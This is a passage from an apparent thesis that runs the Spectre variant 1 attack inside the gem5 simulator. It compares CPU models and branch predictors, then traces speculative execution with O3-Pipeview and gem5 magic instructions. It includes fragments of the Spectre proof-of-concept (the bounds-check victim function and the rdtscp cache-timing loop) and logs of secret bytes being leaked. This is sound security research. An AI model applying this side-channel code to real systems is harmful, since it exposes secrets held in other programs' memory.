
4.3.2.I O3-Pipeview_mm

For each line of the timeline corresponds a cycle of the editor, inside the timeline there are [f] = fetched, [d] = decoded, [n] = renamed, [p] = dispatched, [i] = issue, [c] = completed, [r] = retired, and [s] = store-complete. When in the timeline the line consists of dots [.] means that the command is executed normally, while when it consists of equal [=] it means that it was abandoned, the so-called commit, nevertheless these commands have been prepared and temporarily stored in the cache. The tick that refers to the cycles, starts from the cycle that we will define and reaches the completion of the simulation being performed. Next to it there is a column with the memory addresses and a disassemble with the corresponding commands. This disassemble has been derived from the mm executable. In essence, it is the disassemble from the multiplication of tables.




4.3.2.II cashe_miss_mm

In the image above we see a cashe miss occurring which lasts 2 cycles. This is due to a MOV from register to memory. In the second cycle the save-completion [s] is done. The image below showed some issue [p] [i] and multiple delay in completing commands.




4.3.2.III issue_mm

Here we have some processes that are abandoned (this is shown by the [=]) and then it stops doing them and completes them ([c] = completed).



4.3.2.IV mm_commit_not_c

As can be seen here the issues are abandoned and towards the end they will cease to exist.



4.3.2.ε mm_commit_issue

4.3.3 Magic instructions

For the magic instructions we used an older version of gem5 v19.0.0.0 . It is a tool provided by gem5 and appears inside disassemble in a unique way. To use it, the following must first be added as a library to the program (which is in C):

```
#include </(path where gem5 is stored) /gem5/include/gem5/m5ops.h>
```

Then we place the command where we want to locate it:

```
m5_dump_reset_stats(0,0);
```

To make the program compiled it must be done with the following command in the terminal:

```
$:gcc mm.c /home/user/gem5/util/m5/m5op_x86.S -o mm.o -D_GNU_SOURCE -  
lm -L"/home/user/gem5/util/m5"
```

Where mm is the program we want to compile and has the magic instructions inside, home/user/ is the path where gem5 v19.0.0.0 is stored and the mm.o file that will be generated. It is the executable file that we can run in any version of gem5 in the way we showed above. Inside o3-pipeview.out to disassemble I will he's got her following format :

```
1469700000)    ...  
1469550000) 0x00000e41.0 gem50p  
1469700000)    ...
```

4.3.3 gem50p

5. Experiments & Implementation

At this point we'll run the simulator we built to implement Spectre to see how it will respond, then we will make some changes to the processor model (CPU) and the branches predictor and examine the changes. Finally we will analyze Spectre with the o3-pipeview tool to see what is happening to the processor at the assembly language level .

5.1 Spectre in gem5

For gem5 to run Spectre must have been compiled as we showed in section 3.3 page 20. This is done with the command:

```
$:gcc spectre2.c -o spectre -static
```

The Spectre we are testing at this point does not have the magic instructions we presented in chapter 4.3.3 pg 37 magic instructions are exactly as we presented them in chapter 3.2 pg 17. Code analysis.

5.1.1 Testing

The first test done will be with Deriv03CPU () for processor type (CPU) and for branch predictor LTAGE() . For the gem5 emulator to run Spectre we will use the following command:

```
$:build/X86/gem5.opt configs/learning_gem5/part/two_level.py spectre
```

As can be seen in the results, Spectre completed the attack successfully, all letters without any loss and in all with a score equal to 2:

```

tzachar@tz:~/Pictures/gem5$ build/X86/gem5.opt configs/learning_gem5/part/two_level.py spectre
gem5 Simulator System.  http://gem5.org
gem5 is copyrighted software; use the --copyright option for details.

gem5 version 21.0.1.0
gem5 compiled Jun 30 2022 11:58:52
gem5 started Jul  2 2022 12:36:29
gem5 executing on tz, pid 3879
command line: build/X86/gem5.opt configs/learning_gem5/part/two_level.py spectre

warn: l2bus.slave is deprecated. `slave` is now called `cpu_side_ports`
warn: l2bus.slave is deprecated. `slave` is now called `cpu_side_ports`
warn: l2bus.master is deprecated. `master` is now called `mem_side_ports`
warn: membus.slave is deprecated. `slave` is now called `cpu_side_ports`
warn: membus.master is deprecated. `master` is now called `mem_side_ports`
warn: membus.slave is deprecated. `slave` is now called `cpu_side_ports`
warn: interrupts.int_master is deprecated. `int_master` is now called `int_requestor`
warn: membus.master is deprecated. `master` is now called `mem_side_ports`
warn: interrupts.int_slave is deprecated. `int_slave` is now called `int_responder`
warn: membus.slave is deprecated. `slave` is now called `cpu_side_ports`
warn: membus.master is deprecated. `master` is now called `mem_side_ports`
Global frequency set at 100000000000 ticks per second
warn: No dot file generated. Please install pydot to generate the dot file and pdf.
warn: DRAM device capacity (8192 Mbytes) does not match the address range assigned (512 Mbytes)
0: system.remote gdb: listening for remote gdb on port 7001
Beginning simulation!
info: Entering event queue @ 0. Starting simulation...
warn: x86 cpuid family 0x0000: unimplemented function 13
info: Increasing stack size by one page.
warn: readlink() called on '/proc/self/exe' may yield unexpected results in various settings.
Returning '/home/tzachar/Pictures/gem5/spectre'
warn: ignoring syscall mprotect(...)
Using a cache hit threshold of 80.

Reading 40 bytes:
Reading at malicious_x = 0xfffffffffd3f08... Success: 0x61='a' score=2
Reading at malicious_x = 0xfffffffffd3f09... Success: 0x6C='l' score=2
Reading at malicious_x = 0xfffffffffd3f0a... Success: 0x6C='l' score=2
Reading at malicious_x = 0xfffffffffd3f0b... Success: 0x61='a' score=2
Reading at malicious_x = 0xfffffffffd3f0c... Success: 0x67='g' score=2
Reading at malicious_x = 0xfffffffffd3f0d... Success: 0x65='e' score=2
Reading at malicious_x = 0xfffffffffd3f0e... Success: 0x73='s' score=2

```

5.1.1.I 1_spec_on_gem5_p1

as shown the time it took to complete the simulation is tick: 330216072000

```

Reading at malicious_x = 0xfffffffffd3f10... Success: 0x70='p' score=2
Reading at malicious_x = 0xfffffffffd3f11... Success: 0x6F='o' score=2
Reading at malicious_x = 0xfffffffffd3f12... Success: 0x75='u' score=2
Reading at malicious_x = 0xfffffffffd3f13... Success: 0x20=' ' score=2
Reading at malicious_x = 0xfffffffffd3f14... Success: 0x6B='k' score=2
Reading at malicious_x = 0xfffffffffd3f15... Success: 0x61='a' score=2
Reading at malicious_x = 0xfffffffffd3f16... Success: 0x6E='n' score=2
Reading at malicious_x = 0xfffffffffd3f17... Success: 0x6D='m' score=2
Reading at malicious_x = 0xfffffffffd3f18... Success: 0x65='e' score=2
Reading at malicious_x = 0xfffffffffd3f19... Success: 0x20=' ' score=2
Reading at malicious_x = 0xfffffffffd3f1a... Success: 0x6B='k' score=2
Reading at malicious_x = 0xfffffffffd3f1b... Success: 0x61='a' score=2
Reading at malicious_x = 0xfffffffffd3f1c... Success: 0x69='i' score=2
Reading at malicious_x = 0xfffffffffd3f1d... Success: 0x20=' ' score=2
Reading at malicious_x = 0xfffffffffd3f1e... Success: 0x74='t' score=2
Reading at malicious_x = 0xfffffffffd3f1f... Success: 0x72='r' score=2
Reading at malicious_x = 0xfffffffffd3f20... Success: 0x65='e' score=2
Reading at malicious_x = 0xfffffffffd3f21... Success: 0x78='x' score=2
Reading at malicious_x = 0xfffffffffd3f22... Success: 0x65='e' score=2
Reading at malicious_x = 0xfffffffffd3f23... Success: 0x69='i' score=2
Reading at malicious_x = 0xfffffffffd3f24... Success: 0x20=' ' score=2
Reading at malicious_x = 0xfffffffffd3f25... Success: 0x74='t' score=2
Reading at malicious_x = 0xfffffffffd3f26... Success: 0x65='e' score=2
Reading at malicious_x = 0xfffffffffd3f27... Success: 0x73='s' score=2
Reading at malicious_x = 0xfffffffffd3f28... Success: 0x74='t' score=2
Reading at malicious_x = 0xfffffffffd3f29... Success: 0x20=' ' score=2
Reading at malicious_x = 0xfffffffffd3f2a... Success: 0x00='?' score=2
Reading at malicious_x = 0xfffffffffd3f2b... Success: 0x25='%' score=2
Reading at malicious_x = 0xfffffffffd3f2c... Success: 0x64='d' score=2
Reading at malicious_x = 0xfffffffffd3f2d... Success: 0x00='?' score=2
Reading at malicious_x = 0xfffffffffd3f2e... Success: 0x25='%' score=2
Reading at malicious_x = 0xfffffffffd3f2f... Success: 0x70='p' score=2
Exiting @ tick 330216072000 because exiting with last active thread context
tzachar@tz:~/Pictures/gem5$

```

5.1.1.II 1_spec_on_gem5_p2

In the second test we will keep the same processor model (CPU) and change the branches predictor to TournamentBP()

```

52
53 # Create a simple CPU
54 #system.cpu = TimingSimpleCPU()
55 system.cpu = Deriv03CPU(branchPred=TournamentBP())
56

```

5.1.1.III 2_spec_on_gem5_TournamentBP

for the experiments we used two different CPU models and four different types of branches predictor. We recorded for each the number of letters he found, how long he did it and the average score :

CPU type		Deriv03CPU()			
branches predictor type		LTAGE	TournamentBT	LocalLBP	BiModeBP
Namp of secret grams		40/40	40/40	40/40	40/40
Tick		330216072000	328836116000	4423257000	4417549500
Average score		2	2	2	2

CPU type		TimeSimpleCPU()			
branches predictor type		LTAGE	TournamentBT	LocalLBP	BiModeBP
Namp of secret grams		0/40	0/40	2/40	1/40
Tick		3749133477000	3749133477000	3749133477000	3749133477000
Average score		0	0	0.1	0.05

5.1.2 Remarks

We notice that Deriv03CPU() is a completely vulnerable processor model (CPU) due to out-of-order execution, there are simply time differences in how fast the attack was done depending on the branches predictor, with the shortest time having 4417549500 ticks and with branches predictor BiModeBP(), while the one with the longest interval was LTAGE ()

with tick 330216072000. A verage score is for all 2 which means that for all letters the score was equal to 2 and the number of letters was the same for all four.

For TimeSimpleCPU() which is a single cycle processor it is clear that with none of the four branches predictors the attack did not manage a higher number of letters than 2/40 which LocalLBP() and BiModeBP() achieved with 1/40 while TournamentBT (), LTAGE () have zero success rates which is because this model executes a single process in each cycle and makes it very difficult to violate array bounds. Finally, the tick is exactly the same in all four cases.

5.2 O3-Pipeview from Spectre

At this point we will use o3-pipeview to see what happens to the processor (CPU) during the attack. The settings we will have in gem5 are for processor model Deriv03CPU() with branches predictor LTAGE () in addition we will place the magic instructions in Spectre . For the magic instruction , we must first include:

```
1  #include <stdio.h>
2  #include <stdlib.h>
3  #include <stdint.h>
4  #include <x86intrin.h>
5  #include </home/tasoszachar/gem5/include/gem5/m5ops.h>
6
```

5.2.I include_magic instruction_on_Spectre

Then we will place the command: m5_dump_reset_stats(0,0);in the following two points:

```
20
21  void victim_function(size_t x) {
22      if (x < array1_size) {
23          temp &= array2[array1[x] * 512];
24      }
25      if (x > 16){m5_dump_reset_stats(0,0);}
26  }
27
```

5.2.II m5_on_victim

Here we placed it inside an if (x > 16) to execute speculative along with the attack to locate exactly where and when it is implemented.


```

62     for (i = 0; i < 256; i++) {
63         mix_i = ((i * 167) + 13) & 255;
64         addr = & array2[mix_i * 512];
65
66
67         time1 = __rdtscp( & junk);
68         junk = * addr;
69         time2 = __rdtscp( & junk) - time1;
70
71         if ((int)time2 <= cache_hit_threshold && mix_i != array1[tries % array1_size])
72             results[mix_i]++;
73         m5_dump_reset_stats(0,0);
74     }
75

```

5.2.III m5_on_results

And at this point in the readMemoryByte in the second part of the attack that does the sorting of elements and more comparatively in the if that increases the results by one, when it detects a letter that has been taken from the hidden message (secret). The reason it is included here is to distinguish exactly the repetition that will not simply load the letter into the cache , but will also manage to read it successfully from it. To get a better picture of Spectre and to make a better parallelism we did two disassembles one directly from the Spectre code with the command:

```
$:gcc -S -fverbose-asm spectre.c
```

From this command a spectre.s file will be produced, where inside it is the code in assemble and next to it the corresponding one in C . The image below shows a fragment of the victim_function that has been disassembled . The complete file contains 804 lines, so for practical reasons we will show some parts:

```

91 victim_function:
92 .LFB4178:
93     .cfi_startproc
94     pushq   %rbp      #
95     .cfi_def_cfa_offset 16
96     .cfi_offset 6, -16
97     movq    %rsp, %rbp #,
98     .cfi_def_cfa_register 6
99     subq    $16, %rsp #,|
100    movq    %rdi, -8(%rbp) # x, x
101    # spectre2t.c:22:   if (x < array1_size) {
102    movl     array1_size(%rip), %eax # array1_size, array1_size.0_1
103    movl     %eax, %eax # array1_size.0_1, _2
104    # spectre2t.c:22:   if (x < array1_size) {
105    cmpq     %rax, -8(%rbp) # _2, x
106    jnb     .L2 #,
107    # spectre2t.c:23:       temp &= array2[array1[x] * 512];
108    leaq     array1(%rip), %rdx #, tmp96
109    movq     -8(%rbp), %rax # x, tmp97
110    addq     %rdx, %rax # tmp96, tmp95
111    movzbl   (%rax), %eax # array1, _3
112    movzbl   %al, %eax # _3, _4
113    # spectre2t.c:23:       temp &= array2[array1[x] * 512];
114    sall     $9, %eax #, _5
115    # spectre2t.c:23:       temp &= array2[array1[x] * 512];
116    cltq
117    leaq     array2(%rip), %rdx #, tmp99
118    movzbl   (%rax,%rdx), %edx # array2, _6
119    # spectre2t.c:23:       temp &= array2[array1[x] * 512];
120    movzbl   temp(%rip), %eax # temp, temp.1_7
121    andl     %edx, %eax # _6, _8
122    movb     %al, temp(%rip) # _8, temp
123    .L2:
124    # spectre2t.c:25:       if (x > 16){m5_dump_reset_stats(0,0);}
125    cmpq     $16, -8(%rbp) #, x
126    jbe     .L4 #,
127    # spectre2t.c:25:       if (x > 16){m5_dump_reset_stats(0,0);}
128    movl     $0, %esi #,
129    movl     $0, %edi #,
130    call     m5_dump_reset_stats@PLT #
131    .L4:

```

5.2.IV spectre.s_sample

We will also do a second disassemble from the code of Spectre that has been compiled and this will be done with the command:

```
$:objdump -d spectre > spe.s
```

Where spe.s will be our second disassemble but from the executable file, the important difference they have is that this disassemble does not have C but has the memory addresses so with these two as helpers we will have a much better picture than the O3-Pipeview, in addition with the addresses we will be able to find the magic instruction much more easily , in the image below we can see the victim_function again:

```

118 0000000000000735 <victim_function>:
119 735: 55          push    %rbp
120 736: 48 89 e5    mov     %rsp,%rbp
121 739: 48 83 ec 10  sub    $0x10,%rsp
122 73d: 48 89 7d f8  mov     %rdi,-0x8(%rbp)
123 741: 8b 05 c9 18 20 00  mov     0x2018c9(%rip),%eax    # 202010 <array1_size>
124 747: 89 c0       mov     %eax,%eax
125 749: 48 39 45 f8  cmp     %rax,-0x8(%rbp)
126 74d: 73 33       jae     782 <victim_function+0x4d>
127 74f: 48 8d 15 ca 18 20 00  lea     0x2018ca(%rip),%rdx    # 202020 <array1>
128 756: 48 8b 45 f8  mov     -0x8(%rbp),%rax
129 75a: 48 01 d0     add     %rdx,%rax
130 75d: 0f b6 00     movzbl (%rax),%eax
131 760: 0f b6 c0     movzbl %al,%eax
132 763: c1 e0 09     shl     $0x9,%eax
133 766: 48 98       cltq
134 768: 48 8d 15 51 1d 20 00  lea     0x201d51(%rip),%rdx    # 2024c0 <array2>
135 76f: 0f b6 14 10     movzbl (%rax,%rdx,1),%edx
136 773: 0f b6 05 e6 18 20 00  movzbl 0x2018e6(%rip),%eax    # 202060 <temp>
137 77a: 21 d0       and     %edx,%eax
138 77c: 88 05 de 18 20 00     mov     %al,0x2018de(%rip)    # 202060 <temp>
139 782: 48 83 7d f8 10     cmpq    $0x10,-0x8(%rbp)
140 787: 76 0f       jbe     798 <victim_function+0x63>
141 789: be 00 00 00 00     mov     $0x0,%esi
142 78e: bf 00 00 00 00     mov     $0x0,%edi
143 793: e8 a9 06 00 00     callq   e41 <m5_dump_reset_stats>
144 798: 90          nop
145 799: c9          leaveq  %edi
146 79a: c3          retq
147

```


5.2.V spe.s_sample

At this point you can also see the address of the magic instruction that we placed inside the victim_function, more specifically we will use e41 to find it inside O3-Pipeview and for the second one the address is the same so we will distinguish them according to the code they have around them and the two files we created will help with this.

For O3-Pipeview we first need to run Spectre on gem5 but as soon as it outputs the first two letters we will stop it.

```
$:build/X86/gem5.opt configs/learning_gem5/part/two_level.py spectre.o
```

The reason we interrupt it is that we need a tick inside the execution of the program to set it as a starting point for recording the out-of-orders.



```
tzachar@tz: ~/Desktop/gem5
File Edit View Search Terminal Help
tzachar@tz:~/Desktop/gem5$ build/X86/gem5.opt configs/learning_gem5/part/two_level.py spectre.o
gem5 Simulator System. http://gem5.org
gem5 is copyrighted software; use the --copyright option for details.

gem5 version 21.1.0.2
gem5 compiled Dec 22 2021 11:01:00
gem5 started Jul  4 2022 10:59:19
gem5 executing on tz, pid 5321
command line: build/X86/gem5.opt configs/learning_gem5/part/two_level.py spectre.o

Global frequency set at 1000000000000 ticks per second
warn: No dot file generated. Please install pydot to generate the dot file and pdf.
build/X86/mem/mem_interface.cc:791: warn: DRAM device capacity (8192 Mbytes) does not match the address range assigned (512 Mbytes)
0: system.remote_gdb: listening for remote gdb on port 7000
Beginning simulation!
build/X86/sim/simulate.cc:107: info: Entering event queue @ 0. Starting simulation...
build/X86/arch/x86/cpuid.cc:180: warn: x86 cpuid family 0x0000: unimplemented function 13
build/X86/sim/syscall_emul.cc:73: warn: ignoring syscall access(...)
build/X86/sim/mem_state.cc:443: info: Increasing stack size by one page.
build/X86/sim/syscall_emul.cc:73: warn: ignoring syscall mprotect(...)
build/X86/sim/syscall_emul.cc:73: warn: ignoring syscall mprotect(...)
build/X86/sim/syscall_emul.cc:73: warn: ignoring syscall mprotect(...)
build/X86/sim/syscall_emul.cc:73: warn: ignoring syscall mprotect(...)
Using a cache hit threshold of 80.

Reading 40 bytes:
Reading at malicious_x = 0xfffffffffdfeee8... Success: 0x61='a' score=2
Reading at malicious_x = 0xfffffffffdfeee9... Success: 0x6c='l' score=2
^CExiting @ tick 1476874000 because user interrupt received
tzachar@tz:~/Desktop/gem5$
```

5.2.VI tick_for_O3-Pipeview

In this case the tick is 1476874000 as shown in the image above. Then we will again run Spectre on gem5 but this time we will have O3-Pipeview to record the out-of-order commands that will reach the processor (CPU). This will be done with the command:

```
$:build/X86/gem5.opt --debug-flags=O3PipeView --debug-file=pipeview.txt --
debug-start=1476874000 configs/learning_gem5/part/two_level.py spectre.o
```

It's just that in this case we won't let it complete the Attack but let it do a few letters (plus two more to be exact).

The reason is the following, during the execution of Spectre and with the specific type of processor (DerivO3CPU()) the out-of-order commands are too many resulting in the creation of huge files (60 Gb+) which are unmanageable .

```
tzachar@tz: ~/Desktop/gem5
File Edit View Search Terminal Help
tzachar@tz:~/Desktop/gem5$ build/X86/gem5.opt --debug-flags=03PipeView --debug-file=pipeview.txt --debug-start=1476874000 configs/learning_gem5/part/two_level.py spectre.o
gem5 Simulator System. http://gem5.org
gem5 is copyrighted software; use the --copyright option for details.

gem5 version 21.1.0.2
gem5 compiled Dec 22 2021 11:01:00
gem5 started Jul  4 2022 11:03:35
gem5 executing on tz, pid 5347
command line: build/X86/gem5.opt --debug-flags=03PipeView --debug-file=pipeview.txt --debug-start=1476874000 configs/learning_gem5/part/two_level.py spectre.o

Global frequency set at 1000000000000 ticks per second
warn: No dot file generated. Please install pydot to generate the dot file and pdf.
build/X86/mem/mem_interface.cc:791: warn: DRAM device capacity (8192 Mbytes) does not match the address range assigned (512 Mbytes)
0: system.remote_gdb: listening for remote gdb on port 7000
Beginning simulation!
build/X86/sim/simulate.cc:107: info: Entering event queue @ 0. Starting simulation...
build/X86/arch/x86/cpuid.cc:180: warn: x86 cpuid family 0x0000: unimplemented function 13
build/X86/sim/syscall_emul.cc:73: warn: ignoring syscall access(...)
build/X86/sim/mem_state.cc:443: info: Increasing stack size by one page.
build/X86/sim/syscall_emul.cc:73: warn: ignoring syscall mprotect(...)
build/X86/sim/syscall_emul.cc:73: warn: ignoring syscall mprotect(...)
build/X86/sim/syscall_emul.cc:73: warn: ignoring syscall mprotect(...)
build/X86/sim/syscall_emul.cc:73: warn: ignoring syscall mprotect(...)
Using a cache hit threshold of 80.

Reading 40 bytes:
Reading at malicious_x = 0xfffffffffdfeee8... Success: 0x61='a' score=2
Reading at malicious_x = 0xfffffffffdfeee9... Success: 0x6C='l' score=2
Reading at malicious_x = 0xfffffffffdfeeea... Success: 0x6C='l' score=2
Reading at malicious_x = 0xfffffffffdfeeeb... Success: 0x61='a' score=2
^CExiting @ tick 1808177000 because user interrupt received
tzachar@tz:~/Desktop/gem5$
```

5.2.VII create_o3_from_spectre

After this the pipeview.txt file will have been created inside m5out. We build the graph with the command:

```
$:util/o3-pipeview.py --store_completions m5out/pipeview.txt --color -w 150 -o o3-pipeview.out
```

And to open it we will again use the terminal with the command:

```
$:less -r o3-pipeview.out
```

The following images show a failed attempt by Spectre to breach the array boundaries. It seems that it has failed from the following: firstly from the commands that are in assemble it does not execute the internals of the if loop and secondly from the fact that gem5Op has been printed with e41 which is the address of the magic instruction, in addition we understand from the rest of the addresses that is in the victim_function.

5.2.VIII o3_Spectre_failure_p1

```

File Edit View Search Terminal Help
tzachar@tz: ~/Desktop/gem5

[ 3315928] 1538700000 0x000008d6.1 XOR R R M
[ 3315929] 1538700000 0x000008d6.0 MOV R R M
[ 3315930] 1538700000 0x000008d6.0 MOV R R M
[ 3315931] 1538700000 0x000008d6.0 MOV R R M
[ 3315932] 1538700000 0x000008d6.5 CALL NEAR I
[ 3315933] 1538700000 0x000008d5.1 CALL NEAR I
[ 3315934] 1538700000 0x000008d5.2 CALL NEAR I
[ 3315935] 1538700000 0x000008d5.3 CALL NEAR I
[ 3315936] 1538700000 0x000008d5.4 CALL NEAR I
[ 3315937] 1538700000 0x00000735.0 PUSH R
[ 3315938] 1538700000 0x00000735.1 PUSH R
[ 3315939] 1538700000 0x00000736.0 MOV R R
[ 3315940] 1538700000 0x00000739.0 SUB R I
[ 3315941] 1538700000 0x00000739.1 SUB R I
[ 3315942] 1538700000 0x0000073d.0 MOV R R
[ 3315943] 1538700000 0x00000741.0 MOV R P
[ 3315944] 1538700000 0x00000741.1 MOV R P
[ 3315945] 1538700000 0x00000747.0 MOV R I
[ 3315946] 1538700000 0x00000749.0 CMP M R
[ 3315947] 1538700000 0x00000749.1 CMP M R
[ 3315948] 1538700000 0x0000074d.0 JNB I
[ 3315949] 1538700000 0x0000074d.1 JNB I
[ 3315950] 1538700000 0x0000074d.2 JNB I
[ 3315951] 1538700000 0x00000782.0 CMP M I
[ 3315952] 1538700000 0x00000782.1 CMP M I
[ 3315953] 1538700000 0x00000782.2 CMP M I
[ 3315954] 1538700000 0x00000787.0 JBE I
[ 3315955] 1538700000 0x00000787.1 JBE I
[ 3315956] 1538700000 0x00000787.2 JBE I
[ 3315957] 1538700000 0x00000789.0 MOV R I
[ 3315958] 1538700000 0x00000789.0 MOV R I
[ 3315959] 1538700000 0x00000793.0 CALL NEAR I
[ 3315960] 1538700000 0x00000793.1 CALL NEAR I
[ 3315961] 1538700000 0x00000793.2 CALL NEAR I
[ 3315962] 1538700000 0x00000793.3 CALL NEAR I
[ 3315963] 1538700000 0x00000793.4 CALL NEAR I
[ 3315964] 1538700000 0x00000e41.0 RET NEAR
[ 3315965] 1538700000 0x00000e45.0 RET NEAR
[ 3315966] 1538700000 0x00000e45.1 RET NEAR
[ 3315967] 1538700000 0x00000e45.2 RET NEAR
[ 3315968] 1538700000 0x00000798.0 NOP
[ 3315969] 1538700000 0x00000799.0 LEAVE
[ 3315970] 1538700000 0x00000799.1 LEAVE
[ 3315971] 1538700000 0x00000799.2 LEAVE
[ 3315972] 1538700000 0x00000799.3 LEAVE
[ 3315973] 1538700000 0x00000799.4 RET NEAR
[ 3315974] 1538700000 0x0000079a.1 RET NEAR
[ 3315975] 1538700000 0x0000079a.2 RET NEAR
[ 3315976] 1538700000 0x000008ea.0 SUB M I

```

```

